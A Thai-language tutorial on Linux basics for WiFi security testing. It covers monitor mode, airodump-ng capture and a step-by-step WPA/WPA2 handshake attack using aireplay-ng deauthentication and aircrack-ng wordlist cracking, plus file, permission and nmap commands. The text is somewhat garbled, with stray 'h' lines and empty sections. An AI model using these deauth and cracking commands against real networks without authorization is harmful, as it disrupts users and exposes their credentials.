บทนำ
ในโลกปัจจุบันที่ขับเคลื่อนด้วยการเชื่อมต่อไร้สาย การรักษาความปลอดภัยของเครือข่าย WiFi เป็นสิ่งสำคัญยิ่ง ไม่ว่าจะเป็นเครือข่ายในบ้าน องค์กร หรือสาธารณะ การเข้าใจถึงจุดอ่อนและการทดสอบความแข็งแกร่งของมาตรการป้องกันจึงเป็นสิ่งจำเป็นอย่างยิ่ง บทความนี้จะเจาะลึกถึงพื้นฐานของระบบปฏิบัติการ Linux ซึ่งเป็นเครื่องมือที่ขาดไม่ได้สำหรับผู้เชี่ยวชาญด้านความปลอดภัยทางไซเบอร์และผู้ที่สนใจในการทดสอบการเจาะระบบ (Penetration Testing) WiFi ด้วยความยืดหยุ่น ประสิทธิภาพ และชุดเครื่องมือที่ทรงพลัง Linux ได้กลายเป็นแพลตฟอร์มหลักสำหรับการวิเคราะห์และประเมินความปลอดภัยของเครือข่ายไร้สาย เราจะสำรวจแนวคิดหลัก คำสั่งพื้นฐาน และเครื่องมือสำคัญที่ช่วยให้ผู้ใช้สามารถทำการทดสอบ WiFi ได้อย่างมีประสิทธิภาพและรับผิดชอบ เพื่อเสริมสร้างความเข้าใจและทักษะที่จำเป็นในการปกป้องเครือข่ายจากภัยคุกคามที่อาจเกิดขึ้น
เนื้อหาหลัก: Linux Fundamentals สำหรับ WiFi Testing
Linux มีบทบาทสำคัญในการทดสอบความปลอดภัย WiFi เนื่องมาจากความสามารถในการควบคุมฮาร์ดแวร์เครือข่ายในระดับต่ำ การสนับสนุนเครื่องมือโอเพนซอร์สจำนวนมาก และสภาพแวดล้อมบรรทัดคำสั่ง (command-line) ที่มีประสิทธิภาพ การทำความเข้าใจพื้นฐานของ Linux จึงเป็นก้าวแรกที่สำคัญในการเป็นผู้เชี่ยวชาญด้านการทดสอบ WiFi
การทำความเข้าใจอินเทอร์เฟซเครือข่ายและการ์ดไร้สาย
ก่อนที่จะเริ่มการทดสอบใดๆ การระบุและทำความเข้าใจอินเทอร์เฟซเครือข่ายของการ์ดไร้สายของคุณเป็นสิ่งสำคัญ การ์ดไร้สายบางชนิดรองรับ "โหมด Monitor" ซึ่งจำเป็นสำหรับการจับแพ็กเก็ตข้อมูลที่ไม่ได้มุ่งเป้ามาที่อุปกรณ์ของคุณโดยตรง
คำสั่งพื้นฐานในการระบุอินเทอร์เฟซเครือข่าย:
h

ip a
หรือ
h

ifconfig
คำสั่งเหล่านี้จะแสดงรายการอินเทอร์เฟซเครือข่ายทั้งหมดที่เชื่อมต่อกับระบบของคุณ โดยทั่วไปแล้ว การ์ดไร้สายมักจะมีชื่อเช่น wlan0, wlp2s0 หรือ phy0.
เพื่อดูข้อมูลเพิ่มเติมเกี่ยวกับความสามารถของอินเทอร์เฟซไร้สายของคุณ คุณสามารถใช้คำสั่ง iwconfig (สำหรับ Wireless Extension) หรือ iw (สำหรับ nl80211)
h

iwconfig
หรือ
h

iw dev
คำสั่ง iw dev ให้ข้อมูลที่ละเอียดและทันสมัยกว่า โดยเฉพาะอย่างยิ่งเกี่ยวกับโหมดการทำงานที่การ์ดรองรับ (เช่น Managed, Monitor, AP)
การตั้งค่าการ์ดไร้สายสำหรับโหมด Monitor
โหมด Monitor (หรือ Promiscuous Mode) เป็นสิ่งจำเป็นสำหรับการทดสอบ WiFi เนื่องจากช่วยให้การ์ดไร้สายสามารถจับแพ็กเก็ตข้อมูลทั้งหมดที่ส่งผ่านอากาศภายในระยะสัญญาณได้ ไม่ว่าแพ็กเก็ตเหล่านั้นจะส่งถึงอุปกรณ์ของคุณหรือไม่ก็ตาม

ขั้นตอนในการเปลี่ยนการ์ดไร้สายเป็นโหมด Monitor โดยใช้ชุดเครื่องมือ Aircrack-ng:
1. ตรวจสอบและยุติกระบวนการที่รบกวน: หลายๆ กระบวนการของระบบปฏิบัติการ เช่น NetworkManager หรือ wpa_supplicant สามารถรบกวนการทำงานของโหมด Monitor ได้ คำสั่ง airmon-ng check kill จะช่วยยุติกระบวนการเหล่านี้
h

    sudo airmon-ng check kill
2. เริ่มโหมด Monitor: ใช้คำสั่ง airmon-ng start ตามด้วยชื่ออินเทอร์เฟซไร้สายของคุณ (เช่น wlan0) ชื่อของอินเทอร์เฟซจะเปลี่ยนไปเป็น wlan0mon หรือคล้ายกัน เพื่อบ่งชี้ว่าอยู่ในโหมด Monitor
h

    sudo airmon-ng start wlan0
หากคุณต้องการระบุช่องสัญญาณเฉพาะ (channel) สามารถทำได้โดยใช้
h

    sudo airmon-ng start wlan0 6
(ในที่นี้คือช่องสัญญาณที่ 6)
3. ตรวจสอบสถานะโหมด Monitor: ยืนยันว่าอินเทอร์เฟซอยู่ในโหมด Monitor แล้ว
h

    iwconfig
หรือ
h

    iw dev
คุณควรเห็น "Mode:Monitor" หรือข้อมูลที่คล้ายกัน
4. หยุดโหมด Monitor: เมื่อเสร็จสิ้นการทดสอบ คุณควรเปลี่ยนอินเทอร์เฟซกลับสู่โหมด Managed เพื่อการใช้งานเครือข่ายปกติ
h

    sudo airmon-ng stop wlan0mon
หรือ
h

    sudo systemctl start NetworkManager

    sudo systemctl start wpa_supplicant
เพื่อรีสตาร์ทบริการเครือข่ายที่ถูกยุติไป
การเก็บข้อมูลและการวิเคราะห์แพ็กเก็ตด้วย Airodump-ng และ Wireshark
หลังจากตั้งค่าการ์ดไร้สายในโหมด Monitor แล้ว คุณสามารถเริ่มเก็บข้อมูลจากเครือข่ายไร้สายในพื้นที่ได้
Airodump-ng: ใช้สำหรับสแกนหา Access Points (AP) และ Client ที่เชื่อมต่ออยู่ พร้อมทั้งจับแพ็กเก็ตข้อมูล
h

sudo airodump-ng wlan0mon
คำสั่งนี้จะแสดงข้อมูลต่างๆ เช่น BSSID (MAC Address ของ AP), ESSID (ชื่อเครือข่าย), Channel, Encryption Type และข้อมูลของ Client ที่เชื่อมต่ออยู่ (Station)
หากต้องการจับข้อมูลเพื่อวิเคราะห์ในภายหลังหรือเพื่อโจมตีรหัสผ่าน คุณสามารถบันทึกข้อมูลที่จับได้ลงในไฟล์ .cap
h

sudo airodump-ng --channel 6 --bssid AA:BB:CC:DD:EE:FF -w capture_file wlan0mon- --channel 6: ระบุช่องสัญญาณของ AP ที่ต้องการ
- --bssid AA:BB:CC:DD:EE:FF: ระบุ MAC Address ของ AP เป้าหมาย
- -w capture_file: บันทึกข้อมูลที่จับได้ลงในไฟล์ชื่อ capture_file-01.cap
Wireshark / TShark: เป็นเครื่องมือวิเคราะห์แพ็กเก็ตที่ทรงพลังมาก Wireshark เป็นเวอร์ชัน GUI ส่วน TShark เป็นเวอร์ชัน Command Line
คุณสามารถเปิดไฟล์ .cap ที่ได้จาก airodump-ng ด้วย Wireshark เพื่อวิเคราะห์ข้อมูลเชิงลึก
h

wireshark capture_file-01.cap
หรือใช้ TShark เพื่อกรองและแสดงข้อมูลจาก Command Line
h

tshark -r capture_file-01.cap -Y "wlan.fc.type_subtype == 0x08"
คำสั่งนี้จะแสดงเฉพาะแพ็กเก็ต Beacon Frames จากไฟล์ที่จับได้
การโจมตีรหัสผ่าน WiFi (WPA/WPA2 Handshake)
การโจมตีรหัสผ่าน WiFi ที่ใช้ WPA/WPA2 มักจะอาศัยการจับ WPA/WPA2 4-Way Handshake และการใช้การโจมตีแบบ Brute-force หรือ Dictionary Attack
1. จับ WPA/WPA2 Handshake: คุณต้องใช้ airodump-ng เพื่อเฝ้าจับ Handshake และใช้ aireplay-ng เพื่อ Deauthenticate Client จาก AP เป้าหมาย ซึ่งจะบังคับให้ Client ทำการเชื่อมต่อใหม่และสร้าง Handshake ขึ้นมา
- เปิด Terminal ที่ 1 เพื่อรัน airodump-ng เพื่อจับ Handshake
h

        sudo airodump-ng --channel 6 --bssid AA:BB:CC:DD:EE:FF -w handshake_capture wlan0mon
- เปิด Terminal ที่ 2 เพื่อรัน aireplay-ng เพื่อ Deauthenticate Client
h

        sudo aireplay-ng --deauth 5 -a AA:BB:CC:DD:EE:FF -c 11:22:33:44:55:66 wlan0mon
- --deauth 5: ส่งแพ็กเก็ต Deauthentication 5 ครั้ง
- -a AA:BB:CC:DD:EE:FF: MAC Address ของ AP เป้าหมาย
- -c 11:22:33:44:55:66: MAC Address ของ Client เป้าหมาย (ถ้าไม่มี client สามารถลองส่ง deauth ไปที่ AP โดยไม่ระบุ client ก็ได้)
- เมื่อ Handshake ถูกจับได้ airodump-ng จะแสดงข้อความแจ้งว่า "WPA Handshake: AA:BB:CC:DD:EE:FF"
2. แตก Handshake ด้วย Aircrack-ng: เมื่อได้ไฟล์ .cap ที่มี Handshake แล้ว คุณสามารถใช้ aircrack-ng ร่วมกับ Wordlist เพื่อพยายามถอดรหัส
h

    aircrack-ng -w /path/to/wordlist.txt handshake_capture-01.cap
- -w /path/to/wordlist.txt: ระบุตำแหน่งของไฟล์ Wordlist ที่ใช้ในการโจมตี (เช่น /usr/share/wordlists/rockyou.txt)
พื้นฐานการจัดการไฟล์และสิทธิ์ใน Linux
การจัดการไฟล์และสิทธิ์เป็นสิ่งสำคัญในการใช้ Linux ได้อย่างมีประสิทธิภาพและปลอดภัย
h

    ls -l
แสดงรายละเอียดเช่น สิทธิ์การเข้าถึง, เจ้าของ, กลุ่ม, ขนาด และวันที่แก้ไข
h

    cd /home/user/documents
ไปยังไดเรกทอรี documents
h

    cd ..
ย้อนกลับไปยังไดเรกทอรีแม่
h

    pwd
h

    mkdir new_directory
h

    rm file.txt

    rm -r directory_to_delete
(ใช้ -r เพื่อลบไดเรกทอรีและเนื้อหาทั้งหมด)
h

    cp source_file.txt destination_directory/

    cp -r source_directory/ destination_directory/
h

    mv old_name.txt new_name.txt

    mv file.txt /new/location/
h

    cat logfile.log

    less large_file.txt
h

    grep "ERROR" /var/log/syslog
ค้นหาคำว่า "ERROR" ในไฟล์ syslog
การจัดการสิทธิ์ (Permissions):
ใน Linux สิทธิ์การเข้าถึงไฟล์และไดเรกทอรีจะถูกกำหนดให้แก่ผู้ใช้ (user), กลุ่ม (group) และอื่นๆ (others) โดยมีสิทธิ์ในการอ่าน (read: r), เขียน (write: w) และดำเนินการ (execute: x)
h

    chmod +x script.sh
เพิ่มสิทธิ์ดำเนินการให้กับไฟล์ script.sh
h

    chmod 755 file.txt
ตั้งค่าสิทธิ์เป็น rwx (7) สำหรับเจ้าของ, rx (5) สำหรับกลุ่ม และ rx (5) สำหรับอื่นๆ
h

    sudo chown user:group file.txt
คำสั่งเครือข่ายพื้นฐานที่จำเป็นอื่นๆ
h

    ping google.com
h

    traceroute google.com
h

    netstat -tulnp
แสดงพอร์ตที่เปิดอยู่ (TCP, UDP), กระบวนการที่เกี่ยวข้อง (Listen, UDP, Num)
h

    ss -tulnp
ss เป็นเครื่องมือที่ทันสมัยและเร็วกว่า netstat
h

    nmap 192.168.1.1/24
สแกนช่วง IP Address
h

    nmap -sV 192.168.1.1
สแกนเวอร์ชันของบริการที่ทำงานอยู่
การประยุกต์ใช้ในการวิเคราะห์ Digital Forensics และ Malware
พื้นฐาน Linux ไม่เพียงแต่ใช้ในการทดสอบ WiFi เท่านั้น แต่ยังเป็นประโยชน์อย่างยิ่งในด้าน Digital Forensics และ Malware Analysis
Security Best Practices
การทดสอบความปลอดภัย WiFi และการใช้ Linux สำหรับวัตถุประสงค์ด้านความปลอดภัยต้องปฏิบัติตามหลักปฏิบัติที่ดีที่สุดอย่างเคร่งครัด เพื่อให้แน่ใจว่าการดำเนินการเป็นไปอย่างมีจริยธรรม ถูกกฎหมาย และมีประสิทธิภาพ
บทสรุป
Linux เป็นแพลตฟอร์มที่มีประสิทธิภาพและหลากหลาย ซึ่งเป็นหัวใจสำคัญของการทดสอบความปลอดภัย WiFi และกิจกรรมด้านความปลอดภัยทางไซเบอร์อื่นๆ การเข้าใจพื้นฐานของ Linux ตั้งแต่การจัดการไฟล์, สิทธิ์การเข้าถึง, คำสั่งเครือข่าย ไปจนถึงการใช้งานเครื่องมือเฉพาะทาง เช่น Aircrack-ng และ Wireshark ล้วนเป็นทักษะที่จำเป็นสำหรับผู้ที่ต้องการเข้าสู่หรือพัฒนาตนเองในสาขาความปลอดภัยเครือข่ายไร้สาย ด้วยความรู้และทักษะเหล่านี้ คุณจะสามารถทำการประเมินความปลอดภัยของเครือข่ายได้อย่างมีประสิทธิภาพ ระบุจุดอ่อน และแนะนำแนวทางแก้ไข เพื่อสร้างสภาพแวดล้อมเครือข่ายที่ปลอดภัยยิ่งขึ้น สิ่งสำคัญที่สุดคือการใช้ความรู้นี้อย่างมีความรับผิดชอบ มีจริยธรรม และปฏิบัติตามกฎหมาย เพื่อส่งเสริมความมั่นคงปลอดภัยทางไซเบอร์โดยรวม